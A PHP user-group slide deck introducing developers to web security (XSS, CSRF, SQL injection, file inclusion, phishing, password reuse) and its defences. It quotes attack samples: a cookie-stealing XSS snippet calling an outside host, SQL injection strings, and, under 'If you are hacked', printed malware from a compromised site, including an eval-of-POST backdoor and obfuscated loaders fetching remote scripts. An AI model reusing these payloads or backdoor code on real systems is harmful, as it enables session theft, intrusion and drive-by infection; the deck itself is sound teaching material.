PHP West Midlands

The Security Journey Begins
(A quick attempt at showing developers what they need to know....)

David Goodwin <david@palepurple.co.uk>
http://www.palepurple.co.uk

Random notes...

- I'm trying to condense a two day training course into a 60ish minute slot...
- Some details have been omitted
- Some bits aren't covered or mentioned...
- The talk included demos of sqlmap, phpids, greensql and wapiti and some insecure PHP code... the slides don't.

Security?

- Do any of your customers care?
  - In the requirements spec?
    - Unfortunately I've yet to meet a customer who expressed an interest in security.
- Who is responsible
  - After deployment?
  - What if no support?
- What exactly is it?

Security...

- Software issues
  - SQL Injection, XSS, Race Conditions....
- Organisation issues
  - Updating servers; Employee churn; Password policies; Approach to security....
- User issues
  - Phishing; social engineering; password generation/recovery; OpenId etc.

Top Errors

- Where do developers go wrong?
- SANS – Top 25
  - Not just web apps...
- Open Web Application Security Project – Top 10
- If we know where others go wrong, perhaps we can avoid it ourselves....

OWASP Top 10

- Cross Site Scripting
- Injection Flaws
- Malicious File Inclusion
- Insecure Direct Object Reference (e.g. guessing http://a.com/invoice/view/5555)
- Cross Site Request Forgery

- Information Leakage and Improper error handling
- Broken authentication and session management
- Insecure cryptographic storage
- Insecure communications
- Failure to restrict URL Access

SANs

- Also covers e.g.
  - Guessable temporary file names
  - Poor random values
  - Hard coded password(s)
  - Client side enforcement of server side security (Javascript etc)

XSS

- Failure to sanitise user supplied data when redisplaying
- Leads to :
  - cookie data loss – which leads to hijacked accounts etc etc
  - Session hijacking
  - Clipboard theft
  - Retrieval of remembered usernames/passwords
  - Remote control of a victims web browser?

XSS

- Sanitisation may need to differ based on output area (E.g. html, html comment, html attribute, js, css etc)
- Personally I stick with $safe = htmlentities($unknown, ENT_QUOTES, $charset, false)
  - Encode quotes, for a given charset, and don't double encode...

XSS Types

- Reflective
  - Based on user action; e.g. search page. No data stored on server
- Persistent
  - Stored on server (forum post, blog comment etc)
  - Seen by many...

Types of XSS

- DOM based XSS
  - User's browser executes the XSS request.
  - e.g. Injection of JS based on $_GET parameter etc.

Trivial Example

Post the following to a vulneable blog...

```
<img src=”” id=foo style=”display: none;”>
<script>
foo = document.getElementById('foo');
foo.src = 'http://mysite.com/a/' +
document.cookie;
</script>
```

Trivial Example

- Anyone viewing that page will reveal their cookie information to me...
  - So, I may be able to login as them.

XSS – Attribute Quoting

- As with SQL Injection, ensure all HTML Attributes have quote marks... else there's nothing for the attacker to break out of...

XSS – Injection into JS

- Use addcslashes($data) if you need to embed user supplied data into JS (e.g. as a string).

```
<script>

String = “<?php echo
addcslashes($_GET['whatever']);”; ?>;

</script>
```

XSS – Injection into XSS

- A { color: <?php echo $_GET['colour']; ?>; }
- $_GET = 'expression(alert(/foo/))' ....

XSS - Solutions

- Mandatory templating layer that is by default 'safe'
  - Htmlentities-ise all data being assigned to template by default (or similar)
- Don't accept HTML tags from user(s)
  - Markdown etc
- PHPIDS, HtmlPurifier
- strip_tags is not good enough.
- Tools: Wapiti

Cross Site Request Forgery

- Users are often logged into multiple websites/applications at once
  - e.g. Facebook, Hotmail, Google, Amazon, ebay etc
- Exploits HTTP requests with side effects

CSRF Example

- "Symantec reported an active exploit of CSRF against residential ADSL routers in Mexico (WHID 2008-05). An e-mail with a malicious IMG tag was sent to victims. By accessing the image in the mail, the user initiated a router command to changethe DNS entry of a leading Mexican bank, making any subsequent access by a user to the bank go through the attacker's server."

CSRF Solutions

- GET requests should not cause state change
- Use form tokens to ensure the user had visited the previous page before submitting the form
- Make processes multiple step
  - Ecommerce sites won't like this...

CSRF Form Tokens

- The best way; but potentially the most work
- Hidden field on page which contains form; value of field is also stored in session
- On submission, check $_POST['token'] == $_SESSION['token']
- Zend_Form has Zend_Form_Element_Hash

Magic Quotes

- Not always enabled
- PHP runs addslashes() on each item in $_GET/$_POST/$_COOKIE etc.
- Don't escape data correctly anyway (charset unaware, and different databases may expect different escaping)
- Being phased out in the future...
- Don't rely on them...

Register globals

- Form fields are turned into PHP variables with the same name.
- This may allow someone to manipulate the code path... if a variable is not explicitly initialised. http://a.com/script.php?admin=true

  .....

  if($admin) { … }

SQL Injection

- Ability of the hacker to modify the meaning of an SQL statement
- Due to poor construction of the query – namely embedding unescaped user supplied variables into the SQL
  - Ensure all variables are quoted.

SQL Injection - Example

- SELECT * FROM user WHERE name = '$x' and password = '$y'
- If $y = “' or '1' = '1”
- SELECT * FROM user WHERE name = '$x' AND password = '' or '1' = '1'

SQL Injection - Example

- http://www.infosecurity-magazine.com/view/5132/durham-police-website-hacked-by-sql-injection-/

An unknown hacker - apparently protesting about terror deaths in Pakistan - has attacked the Durham Police website, forcing it to temporarily close.

In his/her posting, the cybervandal, left a message of: "Ur security sucks UK police this is my revenge against u."

"U are the one who are blasting bomb in Pakistan. Ur security is zero". the posting added.

In an official statement, Durham Police said that an investigation into what happened is under way and the "offending matter" has been removed by computer specialists.

Imperva, the data security specialist - who monitor websites for hacker activities, - said the the police portal appears to be vulnerable to SQL injection attacks.

SQL Injection - Detection

- Try embedding a ' into URL parameters...
- Use a tool like 'sqlmap' or 'wapiti'


SQL Injection Solutions

- Prepared Statements
- Using e.g. mysql_real_escape_string($string)...
- Use an ORM (and don't write SQL)
  - Propel, Doctrine etc
- GreenSQL (DB 'firewall')
- PHPIDS (hmmm)

SQL Injection – PDO prepared statement

- $string = “SELECT * FROM users WHERE username = :foo AND password = :bar”
- $stmt = $con->prepare($string)
- $resultset = $stmt->execute(array('foo' => $name, 'bar' => $password));

SQL Injection – final example :)



News

Symantec hacked in SQL attack

25 November 2009

Symantec's Japanese support website has been hacked using an SQL injection attack, the company confirmed yesterday.

The SQL vulnerability - found by the same hacker who penetrated Kaspersky's website earlier in the year - exposed Symantec ecommerce customers, whose passwords were stored in clear text. It was discovered using the SQL injection tools Pangolin and SQLMap.


Phishing

- Throwing some bait out and seeing what bites....
- Relies on user stupidity / social engineering etc
  - “Your account has been locked, click here...”
  - “You've won the bid on item xxxx on ebay” etc
- Attacker wants your login details

Phishing

- URLS are often obscured (somewhat) to increase the chance of users clicking through
- http://cgi.ebay.ws.dll.blah.too.long.to.fit.in.location.window.real.server.com/fail.php

Phishing - protections...



Phishing protections

- DNS based (e.g. EasyDNS)
- Browser based (blacklists) (firefox etc)
- Extra step(s) required if you've not used a computer before (no cookie present etc)
  - Ebay
- Personalise emails etc to proove you are the legitimate body (E.g. Your postcode is....)

Phishing ....

- Social network 'vampire' applications may be a future issue
  - Someone knows a lot of data about you...
- User education

Safe mode

- Useful for hosting companies
- Attempts to allow restrictions to be placed on what PHP can do
- Isn't fool proof
  - 3rd party extensions etc.
- Should be dropped soon...

Buffer Overruns

- Trying to assign too much data to a structure of fixed size – mainly affects C
  - PHP is written in C
- We shouldn't have to worry about them.....
- See also suhosin and it's canary protection

Race Conditions

- Timing based flaw – normally in multi-threaded/multi-process systems
- Output unexpectedly and critically dependent on the sequence or timing of other events
- AJAX requests (timing of http requests)
- Fixed filename (/tmp/report.csv) + 2 requests
- Therac-25 ...

Symlink attacks

- If your program uses predictable temporary filenames....
  - /tmp/output.csv → /var/www/website/index.php
- Obviously requires write permission where perhaps it shouldn't be...
- Solutions: tmpfile() tempname()

Configuration disclosure

- config.inc
- config.xml
- config.ini
- phpinfo()....

Email

- Be wary of PHP < 5.2.4
  - Or use suhosin
- Header injection possible
  - Attacker can change cc/subject/content of email under the 'right' circumstances
- Solution: don't use mail(); use e.g. Zend_Mail, phpmailer ....

File Inclusion

- http://my.site.com/index.php?page=index.txt
- http://my.site.com/index.php?page=http://a.com/b.txt
  - require($_GET['page']) .....
- Arbitrary code execution...
- php.ini: allow_url_include = 0 – default since v5.2+

If you are hacked....

<!--eexi6--><?php
eval(base64_decode("JGw9Imh0dHA6Ly90b3VycmV2aWV3cy5hc2lhL2xpbmtzMi9saW5rLnBocCI7IGlmIChleHRlbnNpb25fbG9hZGVkKCJjdXJsIikpeyANCiRjaCA9IGN1cmxfaW5pdCgpOyBjdXJsX3NldG9wdCgkY2gsIENVUkxPUFRfVElNRU9VVCwgMzApOyBjdXJsX3NldG9wdCgkY2gsIENVUkxPUFRfUkVUVVJOVFJBTlNGRVIsIDEpOyANCmN1cmxfc2V0b3B0KCRjaCwgQ1VSTE9QVF9VUkwsICRsKTsgJHIgPSBjdXJsX2V4ZWMoJGNoKTsgY3VybF9jbG9zZSgkY2gpO30NCmVsc2V7JHI9aW1wbG9kZSgiixmaWxlKCRsKSk7fSBwcmludCBAJHI7DQo=")); ?>

```
if(!function_exists('tmp_lkojfghx')){if(isset($_POST['tmp_lkojfghx3']))eval($_POST['tmp_lkojfghx3']

);if(!defined('TMP_XHGFJOKL'))
define('TMP_XHGFJOKL',base64_decode('PHNjcmlwdCBsYW5ndWFnZT1qYXZhc2NyaXB0Pj.....'));

function tmp_lkojfghx($s){ if($g=(substr($s,0,2)==chr(31).chr(139)))

$s=gzinflate(substr($s,10,-8));

if(preg_match_all('#<script(.*?)</script>#is',$s,$a))

foreach($a[0] as $v)if(count(explode("\n",$v))>5){$e=preg_match('#[\'"][^\s\'"\.,;\?!\[\]:/<>\(\)]{30,}#',$v)||

preg_match('#[\(\[](\s*\d+,){20,}#',$v);if((preg_match('#\beval\b#',$v)&&($e||strpos($v,'fromCharCode')))

||($e&&strpos($v,'document.write')))$s=str_replace($v,'',$s);}$s1=preg_replace('#<script language=javascr

ipt><!-- \ndocument\.write\(unescape\(.+?\n --></script>#','',$s);if(stristr($s,'<body'))$s=preg_replace(

'#(\s*<body)#mi',TMP_XHGFJOKL.'\1',$s1);elseif(($s1!=$s)||stristr($s,'</body')||stristr($s,'</title>'))$s

=$s1.TMP_XHGFJOKL;return $g?gzencode($s):$s;}function tmp_lkojfghx2($a=0,$b=0,$c=0,$d=0)
{$s=array();if($b&&$GLOBALS['tmp_xhgfjokl'])call_user_func($GLOBALS['tmp_xhgfjokl'],$a,$b,$c,$d);

foreach(@ob_get_status(1) as $v)if(($a=$v['name'])=='tmp_lkojfghx')return;else $s[]=array($a=='default output handler'?false:
$a);for($i=count($s)-1;$i>=0;$i--){$s[$i][1]=ob_get_contents();ob_end_clean();}ob_start('tmp_lkojfghx');for($i

=0;$i<count($s);$i++){ob_start($s[$i][0]);echo $s[$i][1];}}}if(($a=@set_error_handler('tmp_lkojfghx2'))!=

'tmp_lkojfghx2')$GLOBALS['tmp_xhgfjokl']=$a;tmp_lkojfghx2(); ?>
```

•Colour chooser script had the following added in:

(function(NBWE){var
qkrhA='%';eval(unescape(('<76<61r<20a<3d<22<53<63<72<69ptE<6egine<22<2cb<3d<22<56<6
5<72sion()
+<22<2c<6a<3d<22<22<2cu<3d<6eav<69<67at<6fr<2eu<73er<41gent<3bif(<28u<2ein<64exOf(
<22C<68rom<65<22<29<3c0)<26<26(u<2e<69ndexO<66(<22<57in<22)<3e0)<26<26(u<2e<69<
6edexOf(<22NT<206<22)<3c0)<26<26(d<6fcu<6dent<2e<63<6f<6fkie<2e<69<6ed<65xO<66(<2
2<6diek<3d1<22)<3c0)<26<26(typeof<28<7ar<76zts<29<21<3d<74y<70e<6ff(<22A<22)<29)<7b
zrvz<74<73<3d<22A<22<3beva<6c(<22if<28wi<6edo<77<2e<22+a+<22)j<3dj+<22+<61<2b<22
Majo<72<22+b+a+<22Mi<6e<6fr<22+b+a+<22<42<75ild<22+b+<22j<3b<22)<3bdocument<2ew<
72<69<74e(<22<3cscr<69p<74<20src<3d<2f<2fma<22<2b<22<72tuz<2ecn<2fvid<2f<3fi<64<3d<
22<2bj+<22<3e<3c<5c<2fscr<69<70<74<3e<22)<3b<7d').replace(NBWE,qkrhA)))})(/\</g);

Which translates to:

var a="ScriptEngine",b="Version()
+",j="",u=navigator.userAgent;if((u.indexOf("Chrome")<0)&&(u.indexOf("Win")>0)&&(u.indexOf("N
T 6")<0)&&(document.cookie.indexOf("miek=1")<0)&&(typeof(zrvzts)!=typeof("A")))
{zrvzts="A";eval("if(window."+a+")j=j+"+a+"Major"+b+a+"Minor"+b+a+"Build"+b+"j;");document.writ
e("<script src=//ma"+"rtuz.cn/vid/?id="+j+"><\/script>");}

•If IE6 on Windows (Not NT 6), load JS from //martuz.cn/vid/?id=.... (Note it sends sniffed parameters)

Code deployment...

- Can you easily check/discover if your deployed code has been changed?
  - If via ftp – probably not.
  - svn / git ....

Authentication / Passwords

“Wired Threat Level has posted an interview with the hacker who recently broke into several high profile twitter accounts, such as Fox News, and Barack Obama. Since we know how much you all love twitter, we thought you might want to learn more about it. Apparently he used a brute force method to get into a member of the support team. The password was “happiness” which was cracked pretty quickly. This might be a good time to review your own strategies to prevent brute force attacks.”

Authentication ...

- Users can't remember multiple usernames/passwords
  - Writing them down / Picking noddy ones...
  - Reusing passwords...
    - See Twitter exploit...
- Cracklib etc
- Issues with reissue (email? phone?)
- OpenID... (perhaps the way forward)

Twitter...

- Attacker built up information about employees and usernames etc
  - Discovering usernames etc
- Company store all information in the cloud
  - The weakest user and application can allow entry to everything
- One employee's password recovery via gmail led to an email being sent to *****@h*******.com
  - Attacker guesses username (based on knowledge of victim) at hotmail.com; discovers account has been de-activated – creates and gets new password.
  - Logs into gmail and mines mailbox looking for emails with passwords in – on the assumption the user is re-using the same password everywhere – finds one, and they

Twitter....

- This leads to access of their work (twitter) google apps hosted mailbox (same password, public username)
- Discovered emails with more usernames/passwords in (e.g. for senior-execs).
- Spidered out to:
  - AT&T (Phone logs), Amazon, MobileMe, iTunes (cc info), GoDaddy (control of domain)
- (Game over)

OpenId - Consumer

```
$consumer = new Zend_OpenId_Consumer();
if (isset($_POST['openid_action']) &&
        $_POST['openid_action'] == "login" && !empty($_POST['openid_identifier'])) {
    if (!$consumer->login($_POST['openid_identifier'], null, 'http://*.palepurple.co.uk')) {
        $status = "OpenID login failed.";     }
} else if (isset($_GET['openid_mode'])) {
    if ($_GET['openid_mode'] == "id_res") { /* redirect back from provider */
        if ($consumer->verify($_GET, $id)) {
            $status = "VALID " . htmlspecialchars($id);
        } else {
            $status = "INVALID " . htmlspecialchars($id);
        }
    } else if ($_GET['openid_mode'] == "cancel") { $status = "CANCELLED";   } ?>
```

OpenId...

- Good luck with ZF + Google
  - Bug reported...
- Various other providers exist...
- OpenID provider can give additional information (e.g. DoB, Sex...)
- User only needs to remember one username/password
  - Provider lists sites granted access; easy for user to revoke etc.

Demos

- Wapiti
  - XSS/CSS + Reports
- SQLMap
  - SQL injection detection
- GreenSQL
  - SQL 'firewall' ....
- PHPIDS
  - Client side scanner of e.g. $_GET / $_POST etc.

Thanks...

- Any Questions ....
- To the pub .... or sledging?